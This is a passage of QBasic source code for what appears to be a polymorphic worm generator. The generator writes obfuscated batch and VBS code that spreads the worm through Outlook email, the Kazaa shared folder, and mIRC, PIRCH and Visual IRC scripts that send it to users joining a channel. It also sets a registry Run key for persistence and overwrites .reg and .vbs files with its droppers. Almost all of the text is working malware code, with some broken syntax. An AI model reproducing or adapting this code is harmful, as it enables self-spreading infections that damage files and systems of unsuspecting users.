IF rand = 1 THEN nexta$ = "%vsenda%e"
IF rand = 2 THEN PRINT #1, ""; CC$; "set vsenda=e"
IF rand = 2 THEN nexta$ = "N%vsenda%"
rand = INT(RND * 2) + 1
IF rand = 1 THEN PRINT #1, ""; CC$; "set vsendb=x"
IF rand = 1 THEN nextb$ = "%vsendb%t"
IF rand = 2 THEN PRINT #1, ""; CC$; "set vsendb=t"
IF rand = 2 THEN nextb$ = "x%vsendb%"
vnext$ = nexta$ + nextb$
PRINT #1, "goto emailri"; CC$
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
ran = INT(RND * 26) + 97
c$ = CHR$(ran)
ran = INT(RND * 26) + 97
d$ = CHR$(ran)
ran = INT(RND * 26) + 97
e$ = CHR$(ran)
nexta$ = a$ + B$ + c$ + d$
nextb$ = a$ + B$ + c$
PRINT #1, ""; CC$; "set vsenda="; nexta$

```

```

PRINT #1, ""; CC$; "set vsendb="; nexttb$
PRINT #1, ":emailri "; CC$; ""
PRINT #1, "echo "; vnext$; " >> C:\"; fina$; CC$
PRINT #1, ""; CC$; "set vsenda="
PRINT #1, ""; CC$; "set vsendb="
PRINT #1, "echo ol.Quit >> C:\"; fina$; CC$
GOTO VBSwayEnd
vbswayb:
GOTO VBSwayEnd
VBSwayEnd:
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
ran = INT(RND * 26) + 97
c$ = CHR$(ran)
ran = INT(RND * 26) + 97
d$ = CHR$(ran)
ran = INT(RND * 26) + 97
e$ = CHR$(ran)
cscript$ = a$ + B$ + c$ + d$ + e$
rand = INT(RND * 3) + 1
IF rand = 1 THEN PRINT #1, ""; CC$; "set cscA=scri"
IF rand = 1 THEN csc$ = "c%cscA%pt"
IF rand = 2 THEN PRINT #1, ""; CC$; "set cscA=csc"
IF rand = 2 THEN csc$ = "%cscA%ript"
IF rand = 3 THEN PRINT #1, ""; CC$; "set cscA=ipt"
IF rand = 3 THEN csc$ = "cscr%cscA%"
PRINT #1, "set "; cscript$; "="; csc$; CC$
PRINT #1, "%"; cscript$; "% C:\"; fina$; CC$
PRINT #1, "del C:\"; fina$; CC$
PRINT #1, "del C:\"; OLAttachment$; CC$
OLend:
IF kazza = 1 THEN GOTO KazzaA
GOTO KazzaAEnd
KazzaA:
rand = INT(RND * 2) + 1
PRINT #1, "copy "; MyS$; " C:\kazzad.vbs"; EE$
PRINT #1, "echo.on error resume next > C:\kazzad.vbs"; EE$
PRINT #1, "echo set ws = CreateObject("; CHR$(34); "wscript.shell";
CHR$(34); ") >> C:\kazzad.vbs"; EE$
IF rand = 1 THEN HKLM$ = "HK%kazaa%"
IF rand = 1 THEN PRINT #1, ""; EE$; "set kazaa=LM"
IF rand = 2 THEN HKLM$ = "%kazaa%LM"
IF rand = 2 THEN PRINT #1, ""; EE$; "set kazaa=HK"
PRINT #1, "goto kazari"; EE$
PRINT #1, ""; EE$; "set kazaa=AJ"
PRINT #1, ":kazari "; EE$
rand = INT(RND * 2) + 1
IF rand = 1 THEN kazaA$ = "Dl%kazab%"
IF rand = 1 THEN PRINT #1, ""; EE$; "set kazab=Dir0"
IF rand = 2 THEN kazaA$ = "%kazab%Dir0"
IF rand = 2 THEN PRINT #1, ""; EE$; "set kazab=Dl"
PRINT #1, "goto kazbri"; EE$
PRINT #1, ""; EE$; "set kazab=U6"
PRINT #1, ":kazbri "; EE$
rand = INT(RND * 2) + 1

```

```

IF rand = 1 THEN PRINT #1, ""; EE$; "set kazac=z"
IF rand = 1 THEN kazaB$ = "ka%kazac%aa"
IF rand = 2 THEN PRINT #1, ""; EE$; "set kazac=ka"
IF rand = 2 THEN PRINT #1, ""; EE$; "set kazad=aa"
IF rand = 2 THEN kazaB$ = "%kazac%z%kazad%"
PRINT #1, "goto kazcri"; EE$
PRINT #1, ""; EE$; "set kazac=Rt"
PRINT #1, ":kazcri "; EE$
PRINT #1, "echo ws.regwrite "; CHR$(34); ""; HKLM$; "\Software\";
kazaB$; "\Transfer\"; kazaA$; CHR$(34); "", " "; CHR$(34);
"%windir%\kazaa\"; CHR$(34); " >> C:\kazzad.vbs"; EE$
PRINT #1, "cscript C:\kazzad.vbs"; EE$
PRINT #1, "del C:\kazzad.vbs"; EE$
PRINT #1, "md %windir%\kazaa"; EE$
PRINT #1, "copy %MyS% %windir%\kazaa\"; kazzaattachment$; EE$
PRINT #1, ""; EE$; "set kaza="
PRINT #1, ""; EE$; "set kazb="
PRINT #1, ""; EE$; "set kazc="
PRINT #1, ""; EE$; "set kazd="
KazzaAEnd:
IF mIRC = 1 THEN GOTO mir
GOTO IRCENDE
mir:
PRINT #1, "md C:\pro"; DD$
PRINT #1, "copy "; MyS$; " C:\pro\"; mIRCAttachment$; DD$
PRINT #1, "if exist C:\mirc\script.ini set mIRC=C:\mirc\script.ini";
DD$
PRINT #1, "if exist C:\mirc32\script.ini set
mIRC=C:\mirc32\script.ini"; DD$
PRINT #1, "if exist C:\progra~1\mirc\script.ini set
mIRC=C:\progra~1\mirc\script.ini"; DD$
PRINT #1, "if exist C:\progra~1\mirc32\script.ini set
mIRC=C:\progra~1\mirc32\script.ini"; DD$
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
c$ = a$ + B$
PRINT #1, ""; DD$; "set spp="; c$
mirp = INT(RND * 3) + 1
IF mirp = 1 THEN PRINT #1, ""; DD$; "set spp=dcc send $nick C:\pro\";
mIRCAttachment$
IF mirp = 2 THEN PRINT #1, ""; DD$; "set ircc=send"; " % DDDD %"
IF mirp = 2 THEN PRINT #1, ""; DD$; "set spp=dcc %ircc% $nick C:\pro\";
mIRCAttachment$
IF mirp = 3 THEN PRINT #1, ""; DD$; "set ircc=nick"; " % DDDD %"
IF mirp = 3 THEN PRINT #1, ""; DD$; "set spp=dcc send %ircc% C:\pro\";
mIRCAttachment$
PRINT #1, "goto mircri"; DD$
PRINT #1, ""; DD$; "set spp=kfhenv"
PRINT #1, ":mircri"; DD$
PRINT #1, "echo [script] > %mIRC%"; DD$
mirp = INT(RND * 5) + 1
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)

```

```

c$ = a$ + B$
PRINT #1, ""; DD$; "set ircb="; c$
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
c$ = a$ + B$
oooz = INT(RND * 9) + 1
PRINT #1, ""; DD$; "set "; c$; "="; oooz
PRINT #1, ""; DD$; "set "; c$; "=1"
d$ = "%" + c$ + "%"
IF mirp = 1 THEN PRINT #1, ""; DD$; "set ircb=nick"
IF mirp = 1 THEN PRINT #1, "echo n0=on "; d$; ":join:*.*: { if (
$ircb% !=$me ) /%spp% } >>%mIRC%"; DD$
IF mirp = 2 THEN PRINT #1, ""; DD$; "set ircb=jo"
IF mirp = 2 THEN PRINT #1, "echo n0=on "; d$; ":%ircb%in:*.*: { if (
$nick !=$me ) /%spp% } >>%mIRC%"; DD$
IF mirp = 3 THEN PRINT #1, ""; DD$; "set ircb=if"
IF mirp = 3 THEN PRINT #1, "echo n0=on "; d$; ":join:*.*: { %ircb% (
$nick !=$me ) /%spp% } >>%mIRC%"; DD$
IF mirp = 4 THEN PRINT #1, ""; DD$; "set ircb=in"
IF mirp = 4 THEN PRINT #1, "echo n0=on "; d$; ":jo%ircb%:*.*: { if (
$nick !=$me ) /%spp% } >>%mIRC%"; DD$
IF mirp = 5 THEN PRINT #1, ""; DD$; "set ircb=on"
IF mirp = 5 THEN PRINT #1, "echo n0=%ircb% "; d$; ":join:*.*: { if (
$nick !=$me ) /%spp% } >>%mIRC%"; DD$
PRINT #1, ""; DD$; "set ircb="
PRINT #1, ""; DD$; "set spp="
PRINT #1, ""; DD$; "set mIRC="
PRINT #1, ""; DD$; "set "; oooz; "="
IRCENDE:
IF pirschb = 1 THEN GOTO PIRCH
GOTO PIRCHEND
REM pia-pie
PIRCH:
PRINT #1, "if exist C:\pirch98\events.ini goto pir"; EE$
PRINT #1, "goto pirend"; EE$
PRINT #1, ":pir"; EE$
PRINT #1, "copy "; MyS$; " %WinDir%\"; pIRChAttachment$; EE$
pip = INT(RND * 2) + 1
IF pip = 1 THEN PRINT #1, "echo [Levels] > C:\Pirch98\events.ini"; EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pif=Lev"
IF pip = 2 THEN PRINT #1, "echo [%pif%els] > C:\Pirch98\events.ini";
EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pif="
pip = INT(RND * 2) + 1
IF pip = 1 THEN PRINT #1, "echo Enabled=1 >> C:\Pirch98\events.ini";
EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pig=able"
IF pip = 2 THEN PRINT #1, "echo En%pig%d=1 >> C:\Pirch98\events.ini";
EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pig="
pip = INT(RND * 2) + 1
IF pip = 1 THEN PRINT #1, "echo Count=6 >> C:\Pirch98\events.ini"; EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pih=Count"
IF pip = 2 THEN PRINT #1, "echo %pih%=6 >> C:\Pirch98\events.ini"; EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pih="

```

```

pip = INT(RND * 2) + 1
IF pip = 1 THEN PRINT #1, "echo Level1=000-Unknows >>
C:\Pirch98\events.ini"; EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pii=Unknows"
IF pip = 2 THEN PRINT #1, "echo Level1=000-%pii% >>
C:\Pirch98\events.ini"; EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pii="
pip = INT(RND * 2) + 1
IF pip = 1 THEN PRINT #1, "echo 000-UnknowsEnabled=1 >>
C:\Pirch98\events.ini"; EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pij=wsEnab"
IF pip = 2 THEN PRINT #1, "echo 000-Unkno%pij%led=1 >>
C:\Pirch98\events.ini"; EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pij="
pip = INT(RND * 2) + 1
IF pip = 1 THEN PRINT #1, "echo Level2=100-Level 100 >>
C:\Pirch98\events.ini"; EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pik=evel2"
IF pip = 2 THEN PRINT #1, "echo L%pik%=100-Level 100 >>
C:\Pirch98\events.ini"; EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pik="
pip = INT(RND * 2) + 1
IF pip = 1 THEN PRINT #1, "echo 100-Level 100Enabled=1 >>
C:\Pirch98\events.ini"; EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pil=En"
IF pip = 2 THEN PRINT #1, "echo 100-Level 100%pil%abled=1 >>
C:\Pirch98\events.ini"; EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pil="
pip = INT(RND * 2) + 1
IF pip = 1 THEN PRINT #1, "echo Level3=200-Level 200 >>
C:\Pirch98\events.ini"; EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pim=ve"
IF pip = 2 THEN PRINT #1, "echo Le%pim%l3=200-Level 200 >>
C:\Pirch98\events.ini"; EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pim="
pip = INT(RND * 2) + 1
IF pip = 1 THEN PRINT #1, "echo 200-Level 200Enabled=1 >>
C:\Pirch98\events.ini"; EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pin=0Ena"
IF pip = 2 THEN PRINT #1, "echo 200-Level 20%pin%bled=1 >>
C:\Pirch98\events.ini"; EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pin="
pip = INT(RND * 2) + 1
IF pip = 1 THEN PRINT #1, "echo Level4=300-Level 300 >>
C:\Pirch98\events.ini"; EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pio=vel4"
IF pip = 2 THEN PRINT #1, "echo Le%pio%=300-Level 300 >>
C:\Pirch98\events.ini"; EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pio="
pip = INT(RND * 2) + 1
IF pip = 1 THEN PRINT #1, "echo 300-Level 300Enabled=1 >>
C:\Pirch98\events.ini"; EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pip=300"
IF pip = 2 THEN PRINT #1, "echo %pip%-Level 300Enabled=1 >>
C:\Pirch98\events.ini"; EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pip="
pip = INT(RND * 2) + 1

```

```

IF pip = 1 THEN PRINT #1, "echo Level5=400-Level 400 >>
C:\Pirch98\events.ini"; EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set piq=400"
IF pip = 2 THEN PRINT #1, "echo Level5=%piq%-Level 400 >>
C:\Pirch98\events.ini"; EE$
IF piq = 2 THEN PRINT #1, ""; EE$; "set piq="
pip = INT(RND * 2) + 1
IF pip = 1 THEN PRINT #1, "echo 400-Level 400Enabled=1 >>
C:\Pirch98\events.ini"; EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pir=0En"
IF pip = 2 THEN PRINT #1, "echo 400-Level 40%pir%abled=1 >>
C:\Pirch98\events.ini"; EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pir="
pip = INT(RND * 2) + 1
IF pip = 1 THEN PRINT #1, "echo Level6=500-Level 500 >>
C:\Pirch98\events.ini"; EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pis=Level6"
IF pip = 2 THEN PRINT #1, "echo L%pis%=500-Level 500 >>
C:\Pirch98\events.ini"; EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pis="
pip = INT(RND * 2) + 1
IF pip = 1 THEN PRINT #1, "echo 500-Level 500Enabled=1 >>
C:\Pirch98\events.ini"; EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pit=abled"
IF pip = 2 THEN PRINT #1, "echo 500-Level 500En%pit%=1 >>
C:\Pirch98\events.ini"; EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pit="
pip = INT(RND * 2) + 1
IF pip = 1 THEN PRINT #1, "echo [000-Unknowns] >>
C:\Pirch98\events.ini"; EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pia=000"
IF pip = 2 THEN PRINT #1, "echo [%pia%-Unknowns] >>
C:\Pirch98\events.ini"; EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pia="
pip = INT(RND * 2) + 1
IF pip = 1 THEN PRINT #1, "echo User1=!*@* >> C:\Pirch98\events.ini";
EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pib=Use"
IF pip = 2 THEN PRINT #1, "echo %pib%r1=!*@* >>
C:\Pirch98\events.ini"; EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pib="
pip = INT(RND * 2)
IF pip = 1 THEN PRINT #1, "echo UserCount=1 >> C:\Pirch98\events.ini";
EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pic=erCo"
IF pip = 2 THEN PRINT #1, "echo Us%pic%unt=1 >> C:\Pirch98\events.ini";
EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pic="
rand = INT(RND * 4) + 1
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(RND)
c$ = a$ + B$
PRINT #1, "set pirchA="; c$; EE$
IF rand = 1 THEN PRINT #1, ""; EE$; "set pirchA=s"
IF rand = 1 THEN pirchset$ = "%pirchA%end"

```



```

IF rand = 2 THEN PRINT #1, ""; EE$; "set pirchA=e"
IF rand = 2 THEN pirchset$ = "s%pirchA%nd"
IF rand = 3 THEN PRINT #1, ""; EE$; "set pirchA=n"
IF rand = 3 THEN pirchset$ = "se%pirchA%d"
IF rand = 4 THEN PRINT #1, ""; EE$; "set pirchA=d"
IF rand = 4 THEN pirchset$ = "sen%pirchA%"
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(RND)
c$ = a$ + B$
PRINT #1, "set pirchB="; c$; EE$
PRINT #1, ""; EE$; "set pid=ON JOIN"
PRINT #1, "goto pirchri"; EE$
PRINT #1, ""; EE$; "set pid=jojo"
PRINT #1, ":pirchri"; EE$
PRINT #1, "echo Events1= %pid%:#: /dcc "; pirchset$; " $nick
%WinDir%\"; pIRChAttachment$; " >> C:\Pirch98\events.ini"; EE$
pip = INT(RND * 2) + 1
IF pip = 1 THEN PRINT #1, "echo EventCount=1 >> C:\Pirch98\events.ini";
EE$
IF pip = 2 THEN PRINT #1, ""; EE$; "set pie=Event"
IF pip = 2 THEN PRINT #1, "echo %pie%Count=1 >> C:\Pirch98\events.ini";
EE$
PRINT #1, "echo [100-Level 100] >> C:\Pirch98\events.ini"; EE$
PRINT #1, "echo UserCount=0 >> C:\Pirch98\events.ini"; EE$
PRINT #1, "echo EventCount=0 >> C:\Pirch98\events.ini"; EE$
PRINT #1, "echo [200-Level 200] >> C:\Pirch98\events.ini"; EE$
PRINT #1, "echo UserCount=0 >> C:\Pirch98\events.ini"; EE$
PRINT #1, "echo EventCount=0 >> C:\Pirch98\events.ini"; EE$
PRINT #1, "echo [300-Level 300] >> C:\Pirch98\events.ini"; EE$
PRINT #1, "echo UserCount=0 >> C:\Pirch98\events.ini"; EE$
PRINT #1, "echo EventCount=0 >> C:\Pirch98\events.ini"; EE$
PRINT #1, "echo [400-Level 400] >> C:\Pirch98\events.ini"; EE$
PRINT #1, "echo UserCount=0 >> C:\Pirch98\events.ini"; EE$
PRINT #1, "echo EventCount=0 >> C:\Pirch98\events.ini"; EE$
PRINT #1, "echo [500-Level 500] >> C:\Pirch98\events.ini"; EE$
PRINT #1, "echo UserCount=0 >> C:\Pirch98\events.ini"; EE$
PRINT #1, "echo EventCount=0 >> C:\Pirch98\events.ini"; EE$
PRINT #1, ":pirend"; EE$
PIRCHEND:
IF vircB = 0 THEN GOTO VircEnd
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
ran = INT(RND * 26) + 97
c$ = CHR$(ran)
ran = INT(RND * 26) + 97
d$ = CHR$(ran)
ran = INT(RND * 26) + 97
e$ = CHR$(ran)
vvbsname$ = a$ + B$ + c$ + d$ + e$ + ".vbs"
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)

```

```

c$ = a$ + B$
PRINT #1, "set sendA="; c$; CC$
rand = INT(RND * 4) + 1
IF rand = 1 THEN PRINT #1, "; CC$; "set sendA=s"
IF rand = 1 THEN snd$ = "%sendA%end"
IF rand = 2 THEN PRINT #1, "; CC$; "set sendA=e"
IF rand = 2 THEN snd$ = "s%sendA%nd"
IF rand = 3 THEN PRINT #1, "; CC$; "set sendA=n"
IF rand = 3 THEN snd$ = "se%sendA%d"
IF rand = 4 THEN PRINT #1, "; CC$; "set sendA=d"
IF rand = 4 THEN snd$ = "sen%sendA%"
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
PRINT #1, "; CC$; "set virca="; a$;
PRINT #1, "copy "; MyS$; " C:\Virca\"; virccattachment$; CC$
PRINT #1, "copy "; MyS$; " "; vvbsname$; CC$
PRINT #1, "echo.on error resume next >"; vvbsname$; CC$
rand = INT(RND * 4) + 1
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
c$ = a$ + B$
PRINT #1, "; CC$; "set vircaB="; c$
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
c$ = a$ + B$
PRINT #1, "; CC$; "set vircaC="; c$
IF rand = 1 THEN PRINT #1, "; CC$; "set vircaB=w"
IF rand = 1 THEN vircaB$ = "%vircaB%scr"
IF rand = 2 THEN PRINT #1, "; CC$; "set vircaB=s"
IF rand = 2 THEN vircaB$ = "w%vircaB%cr"
IF rand = 3 THEN PRINT #1, "; CC$; "set vircaB=c"
IF rand = 3 THEN vircaB$ = "ws%vircaB%r"
IF rand = 4 THEN PRINT #1, "; CC$; "set vircaB=r"
IF rand = 4 THEN vircaB$ = "wsc%vircaB%"
rand = INT(RND * 3) + 1
IF rand = 1 THEN PRINT #1, "; CC$; "set vircaC=i"
IF rand = 1 THEN vircaC$ = "%vircaC%pt"
IF rand = 2 THEN PRINT #1, "; CC$; "set vircaC=p"
IF rand = 2 THEN vircaC$ = "i%vircaC%t"
IF rand = 3 THEN PRINT #1, "; CC$; "set vircaC=t"
IF rand = 3 THEN vircaC$ = "ip%vircaC%"
vircaD$ = vircaB$ + vircaC$
PRINT #1, "echo set ws = CreateObject(;" & CHR$(34); vircaD$; ".shell";
CHR$(34); ") >> "; vvbsname$; CC$
PRINT #1, "; CC$; "set vircaB="
PRINT #1, "; CC$; "set vircaC="
PRINT #1, "; CC$; "set vircaC=USER"
PRINT #1, "goto vircaC"; CC$
PRINT #1, "; CC$; "set vircaC=kdsj"
PRINT #1, "set vircaC="; CC$
rand = INT(RND * 3) + 1
IF rand = 1 THEN PRINT #1, "; CC$; "set vircaA=dcc"
IF rand = 1 THEN PRINT #1, "goto vircaC"; CC$

```

```

IF rand = 1 THEN PRINT #1, ""; CC$; "set virca=kaj"
IF rand = 1 THEN PRINT #1, ":vircri"; CC$
IF rand = 1 THEN PRINT #1, "echo ws.regwrite "; CHR$(34);
"HKEY_%vircy%\.Default\Software\MeGaLiTh Software\Visual IRC
96\Events\Event17"; CHR$(34); ","; CHR$(34); "%virca% "; snd$; " $nick
C:\Virc\"; vircattachment$; " "; CHR$(34); " >>"; vvbsname$ _
; CC$
IF rand = 2 THEN PRINT #1, ""; CC$; "set virca=MeGaLiTh"
IF rand = 2 THEN PRINT #1, "goto vircri"; CC$
IF rand = 2 THEN PRINT #1, ""; CC$; "set virca=fhruz"
IF rand = 2 THEN PRINT #1, ":vircri"; CC$
IF rand = 2 THEN PRINT #1, "echo ws.regwrite "; CHR$(34);
"HKEY_%vircy%\.Default\Software\%virca% Software\Visual IRC
96\Events\Event17"; CHR$(34); ","; CHR$(34); "dcc "; snd$; " $nick
C:\Virc\"; vircattachment$; " "; CHR$(34); " >>"; vvbsname$; CC$
IF rand = 3 THEN PRINT #1, ""; CC$; "set virca=Software"
IF rand = 3 THEN PRINT #1, "goto vircri"; CC$
IF rand = 3 THEN PRINT #1, ""; CC$; "set virca=lalala"
IF rand = 3 THEN PRINT #1, ":vircri"; CC$
IF rand = 3 THEN PRINT #1, "echo ws.regwrite "; CHR$(34);
"HKEY_%vircy%\.Default\%virca%\MeGaLiTh %virca%\Visual IRC
96\Events\Event17"; CHR$(34); ","; CHR$(34); "dcc "; snd$; " $nick
C:\Virc\"; vircattachment$; " "; CHR$(34); " >>"; vvbsname$; CC$
PRINT #1, ""; CC$; "set virca="
PRINT #1, ""; CC$; "set sendA="
PRINT #1, ""; CC$; "set vircy="
rand = INT(RND * 3) + 1
IF rand = 1 THEN PRINT #1, ""; CC$; "set regiA=sc"
IF rand = 1 THEN regy$ = "c%regi%ript"
IF rand = 2 THEN PRINT #1, ""; CC$; "set regiA=rip"
IF rand = 2 THEN regy$ = "csc%regiA%t"
IF rand = 3 THEN PRINT #1, ""; CC$; "set regiA=csc"
IF rand = 3 THEN regy$ = "%regiA%ript"
PRINT #1, ""; regy$; " "; vvbsname$; CC$
PRINT #1, "del "; vvbsname$; CC$
PRINT #1, ""; CC$; "set regiA="
VirceEnd:
IF RegFileI = 0 THEN GOTO RegFileEnd
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
ran = INT(RND * 26) + 97
c$ = CHR$(ran)
ran = INT(RND * 26) + 97
d$ = CHR$(ran)
ran = INT(RND * 26) + 97
e$ = CHR$(ran)
regwormfile$ = a$ + B$ + c$ + d$ + e$ + ".bat"
psyreg$ = "oqzbd.reg"
regpathname$ = "kfienq"
PRINT #1, "copy "; MyS$; " %windir%\"; regwormfile$; DD$
PRINT #1, "echo REGEDIT4 >"; psyreg$; DD$
IF rand = 1 THEN PRINT #1, ""; DD$; "set regA=S"
IF rand = 1 THEN regA$ = "%regA%oft"
IF rand = 2 THEN PRINT #1, ""; DD$; "set regA=o"
IF rand = 2 THEN regA$ = "S%regA%ft"

```

```

IF rand = 3 THEN PRINT #1, ""; DD$; "set regA=f"
IF rand = 3 THEN regA$ = "So%regAft"
IF rand = 4 THEN PRINT #1, ""; DD$; "set regA=t"
IF rand = 4 THEN regA$ = "Sof%regA%"
rand = INT(RND * 4) + 1
IF rand = 1 THEN PRINT #1, ""; DD$; "set regB=w"
IF rand = 1 THEN regb$ = "%regB%are"
IF rand = 2 THEN PRINT #1, ""; DD$; "set regB=a"
IF rand = 2 THEN regb$ = "w%regB%re"
IF rand = 3 THEN PRINT #1, ""; DD$; "set regB=r"
IF rand = 3 THEN regb$ = "wa%regB%e"
IF rand = 4 THEN PRINT #1, ""; DD$; "set regB=e"
IF rand = 4 THEN regb$ = "war%regB%"
PRINT #1, "goto redrri "; DD$
rand = INT(RND * 4) + 1
ran = INT(RND * 26) + 97
regAP$ = CHR$(ran)
ran = INT(RND * 26) + 97
regBP$ = CHR$(ran)
regAPP$ = regAP$ + regBP$
ran = INT(RND * 26) + 97
regAP$ = CHR$(ran)
ran = INT(RND * 26) + 97
regBP$ = CHR$(ran)
regBPP$ = regAP$ + regBP$
PRINT #1, ""; DD$; "set regA="; regAPP$
PRINT #1, ""; DD$; "set regB="; regBPP$
PRINT #1, ":regdrri "; DD$
regAB$ = regA$ + regb$
PRINT #1, "echo [HKEY_LOCAL_MACHINE\"; regAB$;
"\Microsoft\Windows\CurrentVersion\Run] >>"; psyreg$; DD$
PRINT #1, "echo "; CHR$(34); regpathname$; CHR$(34); "="; CHR$(34);
"%windir%\"; regwormfile$; CHR$(34); ">>"; psyreg$; DD$
PRINT #1, ""; DD$; "set RDA=for"
PRINT #1, "%RDA% %%r in (*.reg \*.reg ..\*.reg %path%\*.reg
%windir%\*.reg) do copy "; psyreg$; " %%r"; DD$
PRINT #1, "del "; psyreg$; DD$
PRINT #1, ""; DD$; "set regA="
PRINT #1, ""; DD$; "set regB="
RegFileEnd:
IF VBSfileI = 1 THEN GOTO VBSInfection
GOTO VBSInfectionEnd
VBSInfection:
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
ran = INT(RND * 26) + 97
c$ = CHR$(ran)
ran = INT(RND * 26) + 97
d$ = CHR$(ran)
ran = INT(RND * 26) + 97
e$ = CHR$(ran)
vbsDropFile$ = a$ + B$ + c$ + d$ + e$ + ".vbs"
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97

```

```

B$ = CHR$(ran)
ran = INT(RND * 26) + 97
c$ = CHR$(ran)
ran = INT(RND * 26) + 97
d$ = CHR$(ran)
ran = INT(RND * 26) + 97
e$ = CHR$(ran)
vbsDropFileRun$ = "%windir%" + a$ + B$ + c$ + d$ + e$ + ".bat"
rand = INT(RND * 4) + 1
IF rand = 1 THEN PRINT #1, ""; EE$; "set vbsA=w"
IF rand = 1 THEN vbsAP$ = "%vbsA%scr"
IF rand = 2 THEN PRINT #1, ""; EE$; "set vbsA=s"
IF rand = 2 THEN vbsAP$ = "w%vbsA%cr"
IF rand = 3 THEN PRINT #1, ""; EE$; "set vbsA=c"
IF rand = 3 THEN vbsAP$ = "ws%vbsA%r"
IF rand = 4 THEN PRINT #1, ""; EE$; "set vbsA=r"
IF rand = 4 THEN vbsAP$ = "wsc%vbsA%"
rand = INT(RND * 3) + 1
IF rand = 1 THEN PRINT #1, ""; EE$; "set vbsB=i"
IF rand = 1 THEN vbsBP$ = "%vbsB%pt"
IF rand = 2 THEN PRINT #1, ""; EE$; "set vbsB=p"
IF rand = 2 THEN vbsBP$ = "i%vbsB%t"
IF rand = 3 THEN PRINT #1, ""; EE$; "set vbsB=t"
IF rand = 3 THEN vbsBP$ = "ip%vbsB%"
vbsAB$ = vbsAP$ + vbsBP$
PRINT #1, "goto VBSdropwri "; EE$
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
vbsAPF$ = a$ + B$
PRINT #1, "set vbsA="; vbsAPF$; EE$
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
vbsBPF$ = a$ + B$
PRINT #1, ""; EE$; "set vbsB="; vbsBPF$
PRINT #1, ":vbsdropwri "; EE$
PRINT #1, "copy "; MyS$; " "; vbsDropFile$; EE$
PRINT #1, "copy "; MyS$; " "; vbsDropFileRun$; EE$
PRINT #1, "echo.on error resume next > "; vbsDropFile$; EE$
PRINT #1, "echo dim wsh >>"; vbsDropFile$; EE$
PRINT #1, "echo set wsh="; vbsAB$; ".createobject("; CHR$(34); vbsAB$;
".shell"; CHR$(34); ") >>"; vbsDropFile$; EE$
PRINT #1, "echo wsh.run "; CHR$(34); vbsDropFileRun$; CHR$(34); " >>";
vbsDropFile$; EE$
PRINT #1, ""; EE$; "set VDA=for"
PRINT #1, "%VDA% %%q in (*.vbs \*.vbs ..\*.vbs %path%\*.vbs
%windir%\*.vbs) do copy "; vbsDropFile$; " %%q"; EE$
PRINT #1, ""; EE$; "set VDA="
PRINT #1, ""; EE$; "set vbsA="
PRINT #1, ""; EE$; "set vbsB="
VBSInfectionEnd:
IF regkey = 1 THEN GOTO ReKey
GOTO ReKeyEnd
ReKey:

```

```

ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
ran = INT(RND * 26) + 97
c$ = CHR$(ran)
ran = INT(RND * 26) + 97
d$ = CHR$(ran)
